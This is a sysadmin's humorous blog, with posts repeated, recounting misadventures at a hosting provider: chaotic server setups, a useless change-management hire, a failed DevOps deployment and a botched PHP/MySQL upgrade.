And then... Somebody got the idea: Hey! Let's get this-or-that certification! And one of the point of the certification is: devise and employ a standardized system to handle changes in your environment. And then the bomb goes off, because you don't have "an" environment. You have an hundred different environments rolled into one.

To tackle the problem, the management decided to hire somebody else and create a "group" to devise the management system.

The initial person that was hired for the task, let's call him CL for short, had special "qualifications": he created and then run into the ground his own hosting company. Then, in the 5 years after that, he worked for about 5 different companies in different positions, from "office manager" to "dispatch operator" (fuck if I know what that means). So, he was perfectly competent in devising a fully integrated change management procedure.

Now, when I met this guy the first time, my brain immediately snapped back to a similar guy I met many, many, many years ago, that is the only guy that I know that when told by his project manager "this thing, we must proceed like on eggs", he replied "what does that mean?".

Anyhow, he immediately jumped into setting up a bunch of meetings with this-or-that guy in the company. This-or-that guy that happened to be permanently absent, in the wrong office, just too busy, on holiday or in various state of alcoholic stupor and so couldn't participate to the meetings. Yes, I do realize that having a meeting with yourself doesn't exactly qualify as "having a meeting", but is the perfect way to justify a total lack of progression in the project.

Since he was unable to proceed, SUSL decided to temporarily attach him to our "unit" so he could "see first hand what is the actual procedure". The "actual procedure", I pointed out, "is simply 'do the fucking thing'". But that wasn't enough for SUSL, so he got a desk and had some fun looking at the various tickets that we were handling. Of course he was very careful in not doing absolutely anything.

Until our Boss decided to drop one ticket on him so he had something to do.

The problem was with the system of a customer, they, or better, their developers, decided that instead of uploading pictures ready to be published, they wanted to upload "raw" pictures then have an automatic procedure to "manipulate" the images scaling, cropping etc. before publication. To do so, they had written some sort of interface on top of ImageMagik.

Cosa fa' l'applicazione X ?

Now, nothing odd, except the fact that halfway through, there was a nice update to ImageMagik that BROKE EVERYTHING. In specific, a bunch of parameter they were using to 'pilot' ImageMagik were "deprecated" and the new version of ImageMagik was choking on them. Since nobody had checked in the non-existent test environment, when we applied the upgrade to the production system, that one went belly up and stopped working.

The customer didn't realized immediately, since the developers weren't interested in any message returned by ImageMagik and were simply trashing the return code, and when they reported the problem and the Boss dropped the ticket on CL he had no clue about what the problem could be.

To be fair, he looked at the script for about 45 minutes before declaring that he couldn't see anything wrong with it (because there was nothing wrong with it), so he started poking left and right with file rights and directory structures and what not.

After a couple of days spent mucking around without achieving anything, he started setting up meetings with other peoples again with the "change management" project and basically disappeared from the office for about a month. Since he was still "owner" of the ticket, nobody saw any updates that was applied to it. Updates that were mostly done by the customer on the line of "what the fuck is going on with this?".

During the month, there were a number of "team meeting" that he was supposed to attend and during which he was either absent or gave one-line update on the line of "lots of stuff happening..."

After about a month, he sent a mail that he had an accident in the morning and was in the hospital. About a day later, one of our project managers bumped in him, while he was doing some shopping, and he didn't looked like somebody that just had an accident at all. The gig was off. Two days later he was requested to return the office's key and then was shown the door.

Now, what can we say about this sad story? That if you give somebody a goal without any sort of measurable milestones, you can be sure that things won't go the way you'd like.

Davide

22/01/2017 13:06

A Lot of Things are just like Nothing

Have you ever heard of "change management"?

No, is not when you decide to change your management and go on a killing spree with a machine gun and then put out fliers with "looking for new managers: the old ones are all dead" around the office. Because that would be a fantastic idea, even if highly illegal.

What is usually referred as "change management" is a very confused set of things that can, but are not required to, involves things like a fixed procedure to issue "changes" to a set of systems.

The basic idea behind it is that, if you have a set of systems, issuing changes in bulk is a lot faster, and better, than go one by one manually. That makes sense. In context.

The major stumbling block, to move from the idea to the reality, is that you need to have a SET of systems. That is, all your "target" have to be sort-of similar. The problem is when the similarity starts and ends with "they are computers and are hosted by us".

What do I mean? Let's get into the details.

The lovely place I often refer as ShittyHostingProvider, was created as a platform by SUSL when he wanted to launch his Web Development company, because he realized that having a Web Development agency, without a way to HOST the resulting products would be stupid. So, he teamed up with an old school buddy of his and created the "sister" company that handled the hosting. Of course, the hosting part couldn't survive only with the products of the web development company, so both went, more or less, to work on their own.

This means that, ShittyHostingProvider managed to scrounge up a lot of different customers, that wanted to host stuff on the internet without having to hire a sysadmin or learn all that shit on their own.

All nice and well. The problem was that, all those different customers, had their own ideas about how the system should have worked and what should have done, and the only way to get the customer on board was, more or less, do the things their way and not "your" way... Especially when you don't have "your" way yet.

ShittyHostingProvider ended up with a large collection of systems that were installed, configured and operated differently from each other. You had your PHP server, your Tomcat system, your WebSphere oddity, your Oracle behemoth, your Db2 juggernaut and then there was the Windows Collective, and none of them was even remotely similar to each other.

I mean, even looking at 2 theoretically similar systems, like 2 tomcat servers, you had differences. One had Tomcat installed in /var/lib/tomcat (why?) and the other was installed in /opt/tomcat (WHY?), even going into more general stuff there were differences. SSL Certificates? This server has them in /etc/pki/tls/certs, that one into /etc/httpd/ssl (whyyyyyy???).

And since the customers themselves didn't know the details, and weren't even interested in knowing (that's why they were paying ShittyHostingProvider after all), whoever was installing a system was, more or less, in charge of choosing whichever way he thought was the best. And since the boss never ever felt the need to sit down and say "hold on a minute, this is shit, let's bring some order into this chaos"... well, Chaos had its way.

When it was time to tackle the "deployment" of an application, of course, each one was a unique snowflake. So, for each system, there was a way to do the deployment. That could be a simple way, of just copy the

Cosa fa' l'applicazione X ?

bloody fucking thing in the right directory and then restart the application server, to manually adjust a bunch of configuration files and recompile things, and then restart the application server. So, a "deployment" could be anything from a few minutes, to several hours.

And you can go on with that method almost forever, sure, every system is a one-off, but who cares? As long as they works and you keep an almost-decent documentation about how to perform the task for each system.

In the meantime, SUSL decide to "grow" the business, by buying and merging together a bunch of other companies, the result of this "merging" looks a lot like some kind of B-movie "blob" monster, with a bunch of peoples that don't know each other and suddenly are supposed to cooperate and "share" their systems. And each one of them, is a custom-grown system, that has no relation or similitudes with anything else.

Of course, everyone has perfect knowledge about the system THEY designed and built, but has no information (and in fact, doesn't give a flying fuck) about any OTHER system that is now part of this hodge-podge.

And then... Somebody got the idea: Hey! Let's get this-or-that certification! And one of the point of the certification is: devise and employ a standardized system to handle changes in your environment. And then the bomb goes off, because you don't have "an" environment. You have an hundred different environments rolled into one.

To tackle the problem, the management decided to hire somebody else and create a "group" to devise the management system.

The initial person that was hired for the task, let's call him CL for short, had special "qualifications": he created and then run into the ground his own hosting company. Then, in the 5 years after that, he worked for about 5 different companies in different positions, from "office manager" to "dispatch operator" (fuck if I know what that means). So, he was perfectly competent in devising a fully integrated change management procedure.

Now, when I met this guy the first time, my brain immediately snapped back to a similar guy I met many, many, many years ago, that is the only guy that I know that when told by his project manager "this thing, we must proceed like on eggs", he replied "what does that mean?".

Anyhow, he immediately jumped into setting up a bunch of meetings with this-or-that guy in the company. This-or-that guy that happened to be permanently absent, in the wrong office, just too busy, on holiday or in various state of alcoholic stupor and so couldn't participate to the meetings. Yes, I do realize that having a meeting with yourself doesn't exactly qualify as "having a meeting", but is the perfect way to justify a total lack of progression in the project.

Since he was unable to proceed, SUSL decided to temporarily attach him to our "unit" so he could "see first hand what is the actual procedure". The "actual procedure", I pointed out, "is simply 'do the fucking thing'". But that wasn't enough for SUSL, so he got a desk and had some fun looking at the various tickets that we were handling. Of course he was very careful in not doing absolutely anything.

Until our Boss decided to drop one ticket on him so he had something to do.

The problem was with the system of a customer, they, or better, their developers, decided that instead of uploading pictures ready to be published, they wanted to upload "raw" pictures then have an automatic procedure to "manipulate" the images scaling, cropping etc. before publication. To do so, they had written some sort of interface on top of ImageMagik.

Cosa fa' l'applicazione X ?

Now, nothing odd, except the fact that halfway through, there was a nice update to ImageMagik that BROKE EVERYTHING. In specific, a bunch of parameter they were using to 'pilot' ImageMagik were "deprecated" and the new version of ImageMagik was choking on them. Since nobody had checked in the non-existent test environment, when we applied the upgrade to the production system, that one went belly up and stopped working.

The customer didn't realized immediately, since the developers weren't interested in any message returned by ImageMagik and were simply trashing the return code, and when they reported the problem and the Boss dropped the ticket on CL he had no clue about what the problem could be.

To be fair, he looked at the script for about 45 minutes before declaring that he couldn't see anything wrong with it (because there was nothing wrong with it), so he started poking left and right with file rights and directory structures and what not.

After a couple of days spent mucking around without achieving anything, he started setting up meetings with other peoples again with the "change management" project and basically disappeared from the office for about a month. Since he was still "owner" of the ticket, nobody saw any updates that was applied to it. Updates that were mostly done by the customer on the line of "what the fuck is going on with this?".

During the month, there were a number of "team meeting" that he was supposed to attend and during which he was either absent or gave one-line update on the line of "lots of stuff happening..."

After about a month, he sent a mail that he had an accident in the morning and was in the hospital. About a day later, one of our project managers bumped in him, while he was doing some shopping, and he didn't looked like somebody that just had an accident at all. The gig was off. Two days later he was requested to return the office's key and then was shown the door.

Now, what can we say about this sad story? That if you give somebody a goal without any sort of measurable milestones, you can be sure that things won't go the way you'd like.

Davide

22/01/2017 13:06

Cosa fa' l'applicazione X ?

e-Shopping

So you want a webshop to sell... that stuff? Ok... and who are you gonna call to make it? Those guys?

Oh boy...

Davide

06/02/2017 07:12

Cosa fa' l'applicazione X ?

e-Shopping

So you want a webshop to sell... that stuff? Ok... and who are you gonna call to make it? Those guys?

Oh boy...

Davide

06/02/2017 07:12

One, Two and Back

DevOps, is the word of the day, that is not a word actually, but a combination of two.

If you have been on a long-extended vacation for a few years, then you probably don't even know what the heck 'devops' is. In that case, you're lucky. DevOps stand for 'Developer/Operations' and is the "new way" of doing all sys-adminning things that is born from the diffusion of virtual environments and the incredible amount of developers turned sysadmin.

With virtual environments it's very easy to create a plethora of servers to cover all your performance needs. Your application is slow? Do not waste precious time and resources to debug it and figure out what doesn't work; just toss in the mix a dozen or so application servers and voila': the system is now fast-ish. It will probably cost you a lot more and potentially explode faster because everything else is still the same as before, but at least you can't say it's slow anymore. Unless it still is. Because the problem wasn't in the number of application servers but in the way they function.

Anyway, having to "toss in" a dozen or so server all at once create more problems on the sysadmin side of things, because somebody must configure those servers, be sure that whatever needs to be installed is installed and they are hanging in the correct subnet or vlan (or both) and so on.

And what better way to configure a bunch of servers that are supposed to be all identical twins (except for obvious differences of names and IPs) than to use a script? Yes, exactly: it's hot water, but with a snazzy new name.

Now, if you have a minimum of experience, you should understand that writing a script to configure a bunch of servers works fine, if they are all the same (identical clones), but if the number of servers to be configured is low... Like... ONE, then the entire point is moot. It takes longer to write (and test) the script than configuring the single machine. And that's the problem with DevOps: it works fine if the environment is the right one, if the environment is not... It doesn't work at all.

If you've followed my (mis)adventure so far, you shoul'd have understood that the environment of \$ShittyHostingProvided wasn't very much oriented to DevOpsing, being composed by (mostly) completely different collections of servers grouped per customers. Sure, there were similitude (a TomCat server is a TomCat server) but not even so much, since most machines were installed in different time and with different "preferred way", even servers with the same "purpose" were very different from each other. And let's not talk about the different versions of applications and libraries that couldn't be updated or replaced because of incompatibility between applications.

DevOps in such situation means writing a single script for each machine, turning what was a largely manual operation into a still manual operation with a pretense of automation.

This if nothing goes pear-shaped of course.

Enter \$WeAreTheFuture, another customers that was brought to us by the wave of acquisition the company carried on in the last few years.

They were "tech-savvy", with this I mean that they knew that things tend to go pear-shaped more often than not, so they wanted a very "reliable" system. So they decided to get 2 load balancer, one in each datacenter, with a Round-robin DNS, and 2 application server behind each load-balancer (for a total of 4) and 2 database servers (one in each datacenter). The db server were supposed to be replicated master/master between the 2

Cosa fa' l'applicazione X ?

datacenter so in the unlikely event of one system going down, the other one could have carried on.

Now, we can discuss about the failure of this plan a lot... Having 2 load balancer with a round-robin dns doesn't mean that in the event of failure of one the DNS automatically switch to the other one, and even if it does, chances are that the remote client will still be try to talk with the 'dead' system for a while. And exactly WHAT CAN FAIL? Not the hardware, since we are talking about VIRTUAL servers that are running on a cluster of hosts... Hardware failure is not an option, unless you consider a bomb directly on the datacenter, but that's a bit too far for 'normal' operations.

Oh, and the cherry on the pie? The application servers were Windows. With applications developed in-house that run as services.

Despite many discussions, this... thing went on. But with an addition: they wanted a "management" server to perform releases on the entire system "dev-ops-style". And the management server was Linux of course.

After a bit of push-and-pull, somebody (don't know for sure who, I think he moved away immediately after the project got the green-light) cobbled together a bunch of script that used Puppet and Python to perform 'deployment' on the whole system, these still required a huge amount of manual messing around (disable services on the Windows servers 'cause the 'Net stop' fails most of the time, remove files 'cause the 'XDEL' fails most of the time and so on), basically the deployment was still a manual operation except that it was sold as a 'semi-auto'.

My involvement in the project was minimal until a very rainy day, when I got the short straw and ended up having to handle a ticket from the customer that wanted to do a 'backoffice' deployment the same day. The 'backoffice' deployment turned out to be the replacement of some services that, in theory, shouldn't have affected the actual web site or other 'public' services, and it could have been performed during office hours. Fine. I grabbed the documentation and discovered that the details were... scarce.

After a round of questions, I ended up asking the customer himself, that reacted with surprise at the news that we had no clue how to maintain the system they paid us to maintain. Ah, the New Technology...

Anyhow, after a while, I managed to put together an idea of how the system should work, so when the time rolled in, I started the operations that... went almost too smooth to be true. And in fact it wasn't true. About half an hour later I got a call from the customer that complained that no deployment had taken place and the application was still the old one.

I checked and... the timestamp appeared to be new, but the version returned by the application was still the old one. Puzzled, I performed the deployment again and checked if the version was the correct one. It was. I called the customer to check and they reported that, again, the application was the old one. I checked again and... it was the old one again! Wtf ?

So I started investigating.

The procedure seemed to be the correct one, at least, nobody could remember anything and the only one that had performed a deployment before (CL) wasn't available because "working from home", that is: he was not in the office, his cellphone was turned off and he was not responding to mail or to chat messages, I call that "a free day that doesn't get marked as one". Anyhow, after several hours spent rummaging through the system, I couldn't find anything obviously wrong. So I decided to call it a day and told the customer that "today ain't a good day for deployment".

Cosa fa' l'applicazione X ?

Did I mentioned that in their "high-availability" picture there was only a PRODUCTION system and nothing else, so no testing environment with which to play, or you know that already?

The next day, about half-morning CL rolled into the office and got immediately tackled. Of course he first needed to go get breakfast, this delayed his "start of the day" until about noon, then it was almost lunch time and everything was sluggish until 2 PM... after that I was almost ready to move directly to the baseball bat.

Anyhow, he seemed to remember that he had a bit of a problem with that deployment too... but he couldn't remember the small details.

At this point the customer had called about 25 times to know when we were going to do whatever they paid us to do (I think they started to wonder what exactly meant the "managed" bit near the "hosting" in their contract and invoices), summoned by the Ringing Phone of Doom, DumBoss moved in to investigate.

We (me, CL and DumBoss) ended up all 3 looking at the 'deployment', after several attempts that ended up exactly the same way, with the 'new' version being silently replaced by the 'old' version after a few minutes, CL showed sign of brain activity:

CL - Oh, right! Now I remember, it's very simple actually!

Me - Oh really?

CL - Yes...

Me - So are you gonna tell us or do we need to use a vice and pliers?

CL - What?

DB - (seeing my blood pressure rising) What is the problem?

CL - Well... you need to either turn off this-and-that services and after the deployment take a copy of the application and place it in this-and-that directory on the server, otherwise it's overwriting the application with the old version that is in that directory.

Me - ...Question one: what the fuck? Question two: No seriously: WHAT THE FUCK? And Question three: why the fuck is not documented?

CL - I think they wanted to do some sort of auto-deployment but it never worked because there are too many services that fails otherwise.

Me - That is for the first question, how about the other 2?

CL - What?

Me - Why is this shit not documented?

CL - ...I don't know

Me - You did this stuff last time, didn't you thought it was a good idea to write it down?

CL - Well...

Me - Well what?

CL - It's time to get a cup of tea.

And he went to get a cup of tea, leaving me to hope he choked on it. No, it didn't happened.

Davide

13/02/2017 16:15

One, Two and Back

DevOps, is the word of the day, that is not a word actually, but a combination of two.

If you have been on a long-extended vacation for a few years, then you probably don't even know what the heck 'devops' is. In that case, you're lucky. DevOps stand for 'Developer/Operations' and is the "new way" of doing all sys-adminning things that is born from the diffusion of virtual environments and the incredible amount of developers turned sysadmin.

With virtual environments it's very easy to create a plethora of servers to cover all your performance needs. Your application is slow? Do not waste precious time and resources to debug it and figure out what doesn't work; just toss in the mix a dozen or so application servers and voila': the system is now fast-ish. It will probably cost you a lot more and potentially explode faster because everything else is still the same as before, but at least you can't say it's slow anymore. Unless it still is. Because the problem wasn't in the number of application servers but in the way they function.

Anyway, having to "toss in" a dozen or so server all at once create more problems on the sysadmin side of things, because somebody must configure those servers, be sure that whatever needs to be installed is installed and they are hanging in the correct subnet or vlan (or both) and so on.

And what better way to configure a bunch of servers that are supposed to be all identical twins (except for obvious differences of names and IPs) than to use a script? Yes, exactly: it's hot water, but with a snazzy new name.

Now, if you have a minimum of experience, you should understand that writing a script to configure a bunch of servers works fine, if they are all the same (identical clones), but if the number of servers to be configured is low... Like... ONE, then the entire point is moot. It takes longer to write (and test) the script than configuring the single machine. And that's the problem with DevOps: it works fine if the environment is the right one, if the environment is not... It doesn't work at all.

If you've followed my (mis)adventure so far, you shoul'd have understood that the environment of \$ShittyHostingProvided wasn't very much oriented to DevOpsing, being composed by (mostly) completely different collections of servers grouped per customers. Sure, there were similitude (a TomCat server is a TomCat server) but not even so much, since most machines were installed in different time and with different "preferred way", even servers with the same "purpose" were very different from each other. And let's not talk about the different versions of applications and libraries that couldn't be updated or replaced because of incompatibility between applications.

DevOps in such situation means writing a single script for each machine, turning what was a largely manual operation into a still manual operation with a pretense of automation.

This if nothing goes pear-shaped of course.

Enter \$WeAreTheFuture, another customers that was brought to us by the wave of acquisition the company carried on in the last few years.

They were "tech-savvy", with this I mean that they knew that things tend to go pear-shaped more often than not, so they wanted a very "reliable" system. So they decided to get 2 load balancer, one in each datacenter, with a Round-robin DNS, and 2 application server behind each load-balancer (for a total of 4) and 2 database servers (one in each datacenter). The db server were supposed to be replicated master/master between the 2

Cosa fa' l'applicazione X ?

datacenter so in the unlikely event of one system going down, the other one could have carried on.

Now, we can discuss about the failure of this plan a lot... Having 2 load balancer with a round-robin dns doesn't mean that in the event of failure of one the DNS automatically switch to the other one, and even if it does, chances are that the remote client will still be try to talk with the 'dead' system for a while. And exactly WHAT CAN FAIL? Not the hardware, since we are talking about VIRTUAL servers that are running on a cluster of hosts... Hardware failure is not an option, unless you consider a bomb directly on the datacenter, but that's a bit too far for 'normal' operations.

Oh, and the cherry on the pie? The application servers were Windows. With applications developed in-house that run as services.

Despite many discussions, this... thing went on. But with an addition: they wanted a "management" server to perform releases on the entire system "dev-ops-style". And the management server was Linux of course.

After a bit of push-and-pull, somebody (don't know for sure who, I think he moved away immediately after the project got the green-light) cobbled together a bunch of script that used Puppet and Python to perform 'deployment' on the whole system, these still required a huge amount of manual messing around (disable services on the Windows servers 'cause the 'Net stop' fails most of the time, remove files 'cause the 'XDEL' fails most of the time and so on), basically the deployment was still a manual operation except that it was sold as a 'semi-auto'.

My involvement in the project was minimal until a very rainy day, when I got the short straw and ended up having to handle a ticket from the customer that wanted to do a 'backoffice' deployment the same day. The 'backoffice' deployment turned out to be the replacement of some services that, in theory, shouldn't have affected the actual web site or other 'public' services, and it could have been performed during office hours. Fine. I grabbed the documentation and discovered that the details were... scarce.

After a round of questions, I ended up asking the customer himself, that reacted with surprise at the news that we had no clue how to maintain the system they paid us to maintain. Ah, the New Technology...

Anyhow, after a while, I managed to put together an idea of how the system should work, so when the time rolled in, I started the operations that... went almost too smooth to be true. And in fact it wasn't true. About half an hour later I got a call from the customer that complained that no deployment had taken place and the application was still the old one.

I checked and... the timestamp appeared to be new, but the version returned by the application was still the old one. Puzzled, I performed the deployment again and checked if the version was the correct one. It was. I called the customer to check and they reported that, again, the application was the old one. I checked again and... it was the old one again! Wtf ?

So I started investigating.

The procedure seemed to be the correct one, at least, nobody could remember anything and the only one that had performed a deployment before (CL) wasn't available because "working from home", that is: he was not in the office, his cellphone was turned off and he was not responding to mail or to chat messages, I call that "a free day that doesn't get marked as one". Anyhow, after several hours spent rummaging through the system, I couldn't find anything obviously wrong. So I decided to call it a day and told the customer that "today ain't a good day for deployment".

Cosa fa' l'applicazione X ?

Did I mentioned that in their "high-availability" picture there was only a PRODUCTION system and nothing else, so no testing environment with which to play, or you know that already?

The next day, about half-morning CL rolled into the office and got immediately tackled. Of course he first needed to go get breakfast, this delayed his "start of the day" until about noon, then it was almost lunch time and everything was sluggish until 2 PM... after that I was almost ready to move directly to the baseball bat.

Anyhow, he seemed to remember that he had a bit of a problem with that deployment too... but he couldn't remember the small details.

At this point the customer had called about 25 times to know when we were going to do whatever they paid us to do (I think they started to wonder what exactly meant the "managed" bit near the "hosting" in their contract and invoices), summoned by the Ringing Phone of Doom, DumBoss moved in to investigate.

We (me, CL and DumBoss) ended up all 3 looking at the 'deployment', after several attempts that ended up exactly the same way, with the 'new' version being silently replaced by the 'old' version after a few minutes, CL showed sign of brain activity:

CL - Oh, right! Now I remember, it's very simple actually!

Me - Oh really?

CL - Yes...

Me - So are you gonna tell us or do we need to use a vice and pliers?

CL - What?

DB - (seeing my blood pressure rising) What is the problem?

CL - Well... you need to either turn off this-and-that services and after the deployment take a copy of the application and place it in this-and-that directory on the server, otherwise it's overwriting the application with the old version that is in that directory.

Me - ...Question one: what the fuck? Question two: No seriously: WHAT THE FUCK? And Question three: why the fuck is not documented?

CL - I think they wanted to do some sort of auto-deployment but it never worked because there are too many services that fails otherwise.

Me - That is for the first question, how about the other 2?

CL - What?

Me - Why is this shit not documented?

CL - ...I don't know

Me - You did this stuff last time, didn't you thought it was a good idea to write it down?

CL - Well...

Me - Well what?

CL - It's time to get a cup of tea.

And he went to get a cup of tea, leaving me to hope he choked on it. No, it didn't happened.

Davide

13/02/2017 16:15

One + One = Zero

Long, long ago, in a galaxy far, far away, way before a certain guy named "George" started looking like Jabba the Hutt (even in his mannerism), there were SOFTWARE ANALYSTS, whose task was to look into the design for a piece of software and decide on which platform was better to run it, and then write down specs for the software that DEVELOPERS were going to follow as guidance to actually **write** the software.

There were also, obviously, "update cycles" that usually were longer than 3 hours and weren't repeated 32 times a day. Updates were planned and during the planning phase it was also checked if the infrastructure required updates for the software to run.

But times flies, the prequels multiplies... and we get to the present time when "analysis" is something you do at a psychiatrist's office and instead of "SOFTWARE DEVELOPERS" we have "Apps Implementor Supremo" (seriously, I've seen that shit on somebody business card, I almost choked on my coffee), and the first step in any 'development or update cycle' for everything is "grab the latest version of whatever crap you think you could possibly use and put it in the specs".

Allow me to elaborate, is not that I think you shouldn't update your environment (developments or production), but usually you should have a **reason** to update something and a well-defined and documented procedure to update any particular component of an environment, depending of what that component does and how much it can fuckup everything else.

Update the DNS on a web server? Probably it won't make any difference on how the webserver actually work. Update the webserver software itself? Hemmmm... Maybe we should first check if the 47000 redirects and rewrite that we have in the config will still works with the new version of the software?

Anyhow, let's go on with the actual story...

It was a nice day in the middle of May, when one of our customers decided to have a **brand new** website with some kind of feed connection or whatnot built. Now, I don't remember exactly what was, but our Marketing Man was notified and he immediately sprang into action by sending an offer for a brand new webserver, or "a tiny-iny-server" as he put it. With a "standard LAMP" installation.

After the usual musical chair gig about the budget and the cost, the customer decided to **NOT** have neither a backup nor a test environment (yes, I know, they're calling it). After that, the server was "installed" by somebody (let's call him CL) and the developer began to ask about login, password and the like.

After a few days, we started receiving complaints about the first problems: the PHP version that was installed wasn't the correct version that was requested. Requested by who? And When? By nobody and never, of course, but for the developer "install PHP" was an alias for "install the latest version available +1" and not "install the latest stable version supported by the distribution".

Repeat basically for everything else that was installed and you got the idea.

Now, as an exercise in stress resistance, I went to check the changelogs between versions and realize that the version requested and the version delivered were basically the same. There were some differences, but nothing should have been so crucial.

Anyhow, the same CL that had installed the server had the task to upgrade it, and then the potato was back in the developer's dish.

Cosa fa' l'applicazione X ?

About a week later, that also happened to be 3 days to the "live" date of the new site, we got a conference call from the customer and the developer because "nothing works and we don't know why".

Since that day I was "customer support", I had the (not) pleasure to have a look at that pile of crap.

First thing: rpm -q told me that the installed version of PHP was still the original one, but a quick php -version told me otherwise, from which I deduced that CL didn't updated the system by uninstalling the old one and installing the new one using packages but in some other (and very wrong) way.

Second thing: mysql wasn't working anymore. To be precise: mysql was "running" but after connecting I got nothing at all. Once again, rpm -q told me that the OLD version was installed.

Repeat the above for almost all PHP modules and a lot of other things.

Now, one of the customer's "special" requests was to install a specific version of ImageMagick, and here things got confused. Because RPM told me that ImageMagik wasn't installed at all but the executable was there. calling it however, returned a segfault.

TL;DR; the server had to be re-installed from scratch.

At this point I decided to escalate the problem to DumBoss, and told him we had two way: reinstall everything from scratch (and ask why the fuck CL had marked that thing as "ready" in the install sheet) or try to figure out what was wrong and try to fix that. Both could work, but I could do that or go on with my "customer support" because the two things were mutually exclusive.

At that moment DumBoss realized that he had authorized way too many vacations and "work from home" days, the result was that the office was emptier than the beach in December while support tickets were piling up. Obviously one of the "absent" was the mentioned CL. I left him to ponder the difficulties of managing when you really don't want to manage and for that day I didn't heard anything anymore about it.

The next day I noticed that CL was in the office, so I immediately asked a few cautious questions about the server and what he considered an "acceptable install procedure", all the answers were... unsatisfactory.

Apparently, CL's idea about "install version X.Y of product Z" was something along the line of "grab machine with version X.Y or close enough of Z and copy the executable(s) to the new machine". Of course this did not so good with all the libraries and dependencies. And what when version X.Y of Z wasn't available anywhere? Then in that case the procedure was "find some package of that somewhere on the 'net an install it with --force if necessary". Even that wasn't playing very nice with dependencies...

After that little discussion, it was clear that the only viable way was to reinstall the whole server, because try to 'fix' it was going to probably take a lot more time than what we had left before the end of the universe. And that CL was better suited for flipping burger at MacDonald's.

Davide

22/03/2017 15:12

One + One = Zero

Long, long ago, in a galaxy far, far away, way before a certain guy named "George" started looking like Jabba the Hutt (even in his mannerism), there were SOFTWARE ANALYSTS, whose task was to look into the design for a piece of software and decide on which platform was better to run it, and then write down specs for the software that DEVELOPERS were going to follow as guidance to actually **write** the software.

There were also, obviously, "update cycles" that usually were longer than 3 hours and weren't repeated 32 times a day. Updates were planned and during the planning phase it was also checked if the infrastructure required updates for the software to run.

But times flies, the prequels multiplies... and we get to the present time when "analysis" is something you do at a psychiatrist's office and instead of "SOFTWARE DEVELOPERS" we have "Apps Implementor Supremo" (seriously, I've seen that shit on somebody business card, I almost choked on my coffee), and the first step in any 'development or update cycle' for everything is "grab the latest version of whatever crap you think you could possibly use and put it in the specs".

Allow me to elaborate, is not that I think you shouldn't update your environment (developments or production), but usually you should have a **reason** to update something and a well-defined and documented procedure to update any particular component of an environment, depending of what that component does and how much it can fuckup everything else.

Update the DNS on a web server? Probably it won't make any difference on how the webserver actually work. Update the webserver software itself? Hemmmm... Maybe we should first check if the 47000 redirects and rewrite that we have in the config will still works with the new version of the software?

Anyhow, let's go on with the actual story...

It was a nice day in the middle of May, when one of our customers decided to have a **brand new** website with some kind of feed connection or whatnot built. Now, I don't remember exactly what was, but our Marketing Man was notified and he immediately sprang into action by sending an offer for a brand new webserver, or "a tiny-iny-server" as he put it. With a "standard LAMP" installation.

After the usual musical chair gig about the budget and the cost, the customer decided to **NOT** have neither a backup nor a test environment (yes, I know, they're calling it). After that, the server was "installed" by somebody (let's call him CL) and the developer began to ask about login, password and the like.

After a few days, we started receiving complaints about the first problems: the PHP version that was installed wasn't the correct version that was requested. Requested by who? And When? By nobody and never, of course, but for the developer "install PHP" was an alias for "install the latest version available +1" and not "install the latest stable version supported by the distribution".

Repeat basically for everything else that was installed and you got the idea.

Now, as an exercise in stress resistance, I went to check the changelogs between versions and realize that the version requested and the version delivered were basically the same. There were some differences, but nothing should have been so crucial.

Anyhow, the same CL that had installed the server had the task to upgrade it, and then the potato was back in the developer's dish.

Cosa fa' l'applicazione X ?

About a week later, that also happened to be 3 days to the "live" date of the new site, we got a conference call from the customer and the developer because "nothing works and we don't know why".

Since that day I was "customer support", I had the (not) pleasure to have a look at that pile of crap.

First thing: rpm -q told me that the installed version of PHP was still the original one, but a quick php -version told me otherwise, from which I deduced that CL didn't updated the system by uninstalling the old one and installing the new one using packages but in some other (and very wrong) way.

Second thing: mysql wasn't working anymore. To be precise: mysql was "running" but after connecting I got nothing at all. Once again, rpm -q told me that the OLD version was installed.

Repeat the above for almost all PHP modules and a lot of other things.

Now, one of the customer's "special" requests was to install a specific version of ImageMagick, and here things got confused. Because RPM told me that ImageMagik wasn't installed at all but the executable was there. calling it however, returned a segfault.

TL;DR; the server had to be re-installed from scratch.

At this point I decided to escalate the problem to DumBoss, and told him we had two way: reinstall everything from scratch (and ask why the fuck CL had marked that thing as "ready" in the install sheet) or try to figure out what was wrong and try to fix that. Both could work, but I could do that or go on with my "customer support" because the two things were mutually exclusive.

At that moment DumBoss realized that he had authorized way too many vacations and "work from home" days, the result was that the office was emptier than the beach in December while support tickets were piling up. Obviously one of the "absent" was the mentioned CL. I left him to ponder the difficulties of managing when you really don't want to manage and for that day I didn't heard anything anymore about it.

The next day I noticed that CL was in the office, so I immediately asked a few cautious questions about the server and what he considered an "acceptable install procedure", all the answers were... unsatisfactory.

Apparently, CL's idea about "install version X.Y of product Z" was something along the line of "grab machine with version X.Y or close enough of Z and copy the executable(s) to the new machine". Of course this did not so good with all the libraries and dependencies. And what when version X.Y of Z wasn't available anywhere? Then in that case the procedure was "find some package of that somewhere on the 'net an install it with --force if necessary". Even that wasn't playing very nice with dependencies...

After that little discussion, it was clear that the only viable way was to reinstall the whole server, because try to 'fix' it was going to probably take a lot more time than what we had left before the end of the universe. And that CL was better suited for flipping burger at MacDonald's.

Davide

22/03/2017 15:12

Cosa fa' l'applicazione X ?

CleanUP!

Why you shouldn't leave stuff around for long. Especially if you're a sysadmin.

Davide

30/03/2017 13:06

Cosa fa' l'applicazione X ?

CleanUP!

Why you shouldn't leave stuff around for long. Especially if you're a sysadmin.

Davide

30/03/2017 13:06

Deadline

Have you ever been in a supermarket?

If you're asking yourself "what the fuck does this mean?", just follow me for a bit.

Now, if you have been in a supermarket at least a few times, you too probably had the impulse of punching lots of peoples in the faces.

I'm talking about the kind of peoples that, apparently, don't have anything better to do in their life than being a pain in the ass for everybody and without even making a real effort to do so.

